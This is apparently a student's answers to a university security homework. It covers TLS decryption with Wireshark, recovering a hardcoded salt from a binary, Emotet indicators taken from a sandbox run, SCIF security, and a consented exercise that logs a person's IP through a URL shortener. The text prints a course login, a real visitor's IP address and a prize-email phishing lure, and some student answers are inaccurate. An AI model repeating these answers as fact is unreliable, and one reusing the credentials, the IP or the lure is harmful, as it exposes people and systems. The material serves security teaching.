
2. **Make only the PCs listed can browse the built-in web pages to perform Administrator tasks (Assume in the LAN there will be malicious PCs trying to break into the system and do administrater tasks)**



3. **Allow only my ip to perform the remote management (Assume there will be malicious IPs that are trying to do remote management)**




4. **Disable all VPN in basic security settings (Here I assume that there might be malicious users in this network using VPN to do bad stuff and fake their IP)**



Additional configuration options (2 pts)

Suppose someone outside the wireless network (WAN) needs to access a Windows machine (192.168.0.222) inside the wireless network (WLAN) via RDP? **What configuration could allow this? Show a screenshot of adding such a configuration.** (Note: this simulator won't save settings, so just show the dialog where you've input the settings before clicking 'Save'.)




Question 9: Decrypting SSL/TLS Traffic with Wireshark and Session Keys (7 points)


Follow this guide to decrypt some SSL/TLS traffic on your Windows VM. You will need to install Wireshark and Firefox. After setting up the necessary configuration of the environment variables and Wireshark, do the following.

Capture some SSL traffic and show the encrypted and decrypted traffic. [2]

Encrypted Traffic
(The RFC document website: https://tools.ietf.org/html/)




Decrypted Traffic
(The RFC document website: https://tools.ietf.org/html/)



Try to show a decrypted password that would be used to log in to a "secure" website. [2]
(Note: some sites use a challenge-response mechanism to mitigate this; try a few to find one that shows you the password. In your answer, be sure to censor the password and any other private info!)

Here I use the website googz.us and the password and the username can be seen after the blue parts at the bottom.



Show a sample from the session key file you set up as well. [1]

What exactly is being saved in the key file? Is it symmetric or asymmetric keys? How does this relate to the Diffie-Hellman protocol? [2]

Being saved are the symmetric session keys used to encrypt TLS traffic to a file. These symmetric session keys need to be shared by the server and client using Diffie-Hellman key exchange.

Note: Do not show us anything *actually* sensitive or important to you!

Question 10: Reverse Engineering (4 points)

Download this Linux binary called saltymd5. It is a program in the same tradition as the autograder from Homework 2 -- it hashes a "secret salt" (which we now know is actually an HMAC key) plus the content of a provided file using the MD5 algorithm. Unlike the "cryptotest.pyc" tool, however, this is a binary executable that was compiled from C code.


Use the tools of your choice to determine what the HMAC key is. Here is an example of how to check your answer:

```
$ (echo -n MyGuessOfWhatTheSaltIs ; cat somefile) | md5sum -
d451ed8c5d854d7f014d107756fa259a  -
$ ./saltymd5 somefile
0059a25e8f40099235e1e6335df0c9bd somefile
```


When you prepend the correct HMAC key to the input, regular old md5sum will give the same output as saltymd5. The hashes above don't match, so "**`MyGuessOfWhatTheSaltIs`**" isn't the correct HMAC key.

What is the HMAC key ("secret salt")? Show how you obtained your answer.

I firstly downloaded the free version of IDA Pro and uses it to disassemble the code:



Then I looked into the main function and find out that there is function responsible for calculating the MD5 hash which is called MDFile:



And in the above screenshot I can find the salt: "__frame_friend_init_jumbo_plaza"

```
yz558@vcm-17149:~/hw5Q10$ ./saltymd5 testFile.txt
2bc759ff79face8bda6d08ab4c266c53 testFile.txt
yz558@vcm-17149:~/hw5Q10$ (echo -n __frame_friend_init_jumbo_plaza ; cat testFile.txt) | md5sum -
2bc759ff79face8bda6d08ab4c266c53  -
```

HINT: The free version of IDA Pro can make quick work of this problem.

Question 11: Deeper malware analysis (10 points)

The malware that you analyzed in Homework 4 was Emotet, an “an extremely sophisticated and destructive banking Trojan used to download and install other malware” (source). The variant you analyzed was about a year old, and the Command and Control mechanisms used to control it (commonly called “C&C” or “C2”) are long dormant.

The Duke IT Security Office (ITSO) is well aware of this malware, and used a more sophisticated sandbox, “ANY.RUN”, to analyze its full behavior. The link below shows infection of the sandbox by means of a Word document sent via a spam email campaign:

https://app.any.run/tasks/4763d7b6-cbc5-457c-bb29-649e3d5f8eee/

This sandbox takes the basic concepts you were doing manually and automates them, providing a single view of many different aspects of malware execution.

There is a LOT of info available from that interface. Explore, and use it to answer the following:

1. Other than open the infected document, what explicit steps were taken by the user? Were these necessary to start the infection, or was loading the .doc all it took?

The user chose not to translate the word document which is in Russian and after that he clicked the fake “Office 365” icon on the word file and triggered the attack. Then after a while he closes the word document. Then he opened the file explorer, after that he wait for the attack to proceed. After several minutes, he can find the Outlook1.pst file in the system. And then he tried to open it but he did not success. The above are all necessary steps to start the attack.

2. What filename(s) was Emotet run as?

It is 424.exe and flowloada.exe

3. What domain was Emotet downloaded from first?

www.city1stconstructionlending.com

4. Several HTTP requests are made to IP addresses without a hostname; many fail. What is the first IP address to successfully return content? The content itself is not immediately readable. Nevertheless, given its size and timing in the sequence of events, speculate as to the purpose of this content.

It is 81.169.140.14:443 that first successes. The content is sending the request to download other malwares.

5. What is the purpose of the HTTP request to icanhazip.com?

The trojan svchost.exe is trying to leak the information that it has gathered such as system certificates and software policy settings to icanhazip.com.

6. What other major piece of malware was downloaded by Emotet? I’m looking for a title, not just an EXE filename. You may need to check the VirusTotal links or other metadata in ANY.RUN.

It is the SoAnVAPwD.exe malware which is a Trickbot.

7. What are some of the more interesting registry changes made by the malware (either Emotet or the other malware that came with it), and what do they do?

The Emotet here changes the autorun value in the registry to enable it to run itself.

Question 12: Physical security in the news (5 points)

In the context of physical security, research the concept of a SCIF. **What is a SCIF?**

SCIF aka **Sensitive Compartmented Information Facility**, is an enclosed area within a building that is used to process Sensitive Compartmented Information (SCI) types of classified information. SCIFs can be either permanent or temporary and can be set up in official government buildings (such as the Situation Room in the White House), onboard ships, in private residences of officials, or in hotel rooms and other places of necessity for officials when traveling.

On October 23, 2019, a group of congressmen in Washington, DC stormed into a SCIF in protest of depositions being taken there. Completely leaving aside the political aspect of this story, **why is this problematic from a security perspective? What item did many of them take into the SCIF that is disallowed? Why is that a problem?**

From security perspective, physical access is root access! The SCIF should not allow others without permission to step inside and restrict building access. However, those congressman pass through the guard outside and get in, this is a giant problem.

They take cellphones inside which is not allowed.

Taking cellphones is a problem because cellphones can capture pictures of the secret documents and may also record the audio as well as send secret message out.

Question 13: Social Engineering (5 points)

It is common for people to use URL shorteners to make long URLs easier to remember and to fit them in limited space, such as a tweet or QR code. A URL shortener is a simple service that takes a URL and gives an alias which, when visited, will redirect to the original URL.

At the same time, a common step in social engineering is to get a target to visit a URL. This could be to infect them with some form of malware, but most often it's just a simple and innocuous way to get the target's IP address and basic browser/OS details.

In this question, you will use a URL shortening service we have provided, and you will be able to login to create shortened URLs and see the IP addresses and User Agent strings of visitors to the URLs you create. You will induce someone you know to visit a shortened URL of your creation, and note the IP address and browser details in a screenshot.

Important note: You must follow the procedure below in order to complete this question within the bounds of the ethics agreement to which you have agreed.

Requirements:

- **Choice of target:** You must already know the "target" (the person who you're inducing to visit the URL), but they may not be another student enrolled in this course. The system the target is using must not be especially sensitive (e.g. a corporate-owned workstation, point of sale system, etc.).
- **Duty to disclose:** You must disclose that you are enrolled in a computer security course and want to show them a security demo, and that they are under no obligation to participate. You must indicate that no data loss or unauthorized access to their system will be incurred from this procedure if they participate. Lastly, when the interaction is complete (whether they visited the URL or not), you must disclose the entire nature of the exercise to them, including any data that was or would have been revealed. Further, ensure the target understands that this information is automatically disclosed to every website they visit, and does not by itself constitute a threat.
- **Use of the URL shortener:** When you create a shortened URL, do not use a private or sensitive destination URL, or a URL that contains objectionable content. Do not modify or interfere with other URL aliases that have been created.
- **Go no further:** Despite it being basically public data, you must not use the information obtained in any way other than to disclose it to the target and produce it below in this assignment.
- ***DON'T SCREW UP:*** *IN GENERAL, YOU MUST USE GOOD JUDGMENT IN KEEPING WITH THE ETHICAL STANDARDS SET FORTH FOR THE COURSE!*

A URL redirect service has been set up for your use at https://googz.us/. When you visit that URL, you will be redirected to the admin panel for Your Own URL Shortener (YOURLS), a web-based package used to create a URL shortener service. The username is "student" with the password "sec@560". Once you login, you can create URL aliases. I recommend you point


your URL alias at something relevant to security, so that when the target arrives there, it is not obvious that the act of visiting the URL was itself the goal.

Also, YOURLS will generate alphanumerically aliases starting from ‘1’ and incrementing in base-36, meaning that by default you’ll have a URL like “googz.us/c”. To create a more realistic short URL, choose an alias manually and have it be 5 to 7 random alphanumerics, such as “googz.us/8gf3sf”.

YOURLS identifies clients as they use the service, but this information is summarized statistically rather than provided in full. Instead, to see who has visited what URL, you can view the site’s HTTP access log here: https://googz.us/accesslog.php. From the log, you can find the request for the shortened URL that you created that was accessed by the target.

When you have succeeded, **paste the IP address and user agent obtained below.**
98.26.56.206 - - [10/Nov/2020:08:19:17 -0800] "GET /esd3sdrfgwe4 HTTP/1.1" 301 390 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36"

Use a User Agent analyzer to determine their exact OS and browser version, **show your findings below.**



User Agent String.Com

Home | List of User Agent Strings | Links | API |

User Agent String explained :

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
```

Copy/paste any user agent string in this field and click 'Analyze' — Analyze

Chrome 86.0.4240.183	
Mozilla	MozillaProductSlice. Claims to be a Mozilla based user agent, which is only true for Gecko browsers like Firefox and Netscape. For all other user agents it means 'Mozilla-compatible'. In modern browsers, this is only used for historical reasons. It has no real meaning anymore
5.0	Mozilla version
Windows NT 10.0	Operating System: Windows 10
Win64	(Win32 for 64-Bit-Windows) API implemented on 64-bit platforms of the Windows architecture - currently AMD64 and IA64
x64	64-bit windows version
AppleWebKit	The Web Kit provides a set of core classes to display web content in windows
537.36	Web Kit build
KHTML	Open Source HTML layout engine developed by the KDE project
like Gecko	like Gecko...
Chrome	Name : Chrome
86.0.4240.183	Chrome version
Safari	Based on Safari
537.36	Safari build
Description:	Free open-source web browser developed by Google. Chromium is the name of the open source project behind Google Chrome, released under the BSD license.

Describe how your social interaction went. How suspicious was the target to visit the URL despite your assurances?

I just told him this is a website for the security course, his personal information will not be released and the target just visited the URL without hesitation, the social interaction went pretty good.

Without attempting to do so, **describe how an attacker could induce a stranger to visit such a link, especially a stranger in a corporate or other firewalled environment. What strategies could help an attacker be successful in this pursuit?**

The attacker can send an normal email that says you have won a prize, and clicking the link to claim the reward. When the victim clicks the link, they will visit the malicious website.

~ End of ECE 560 homework problems ~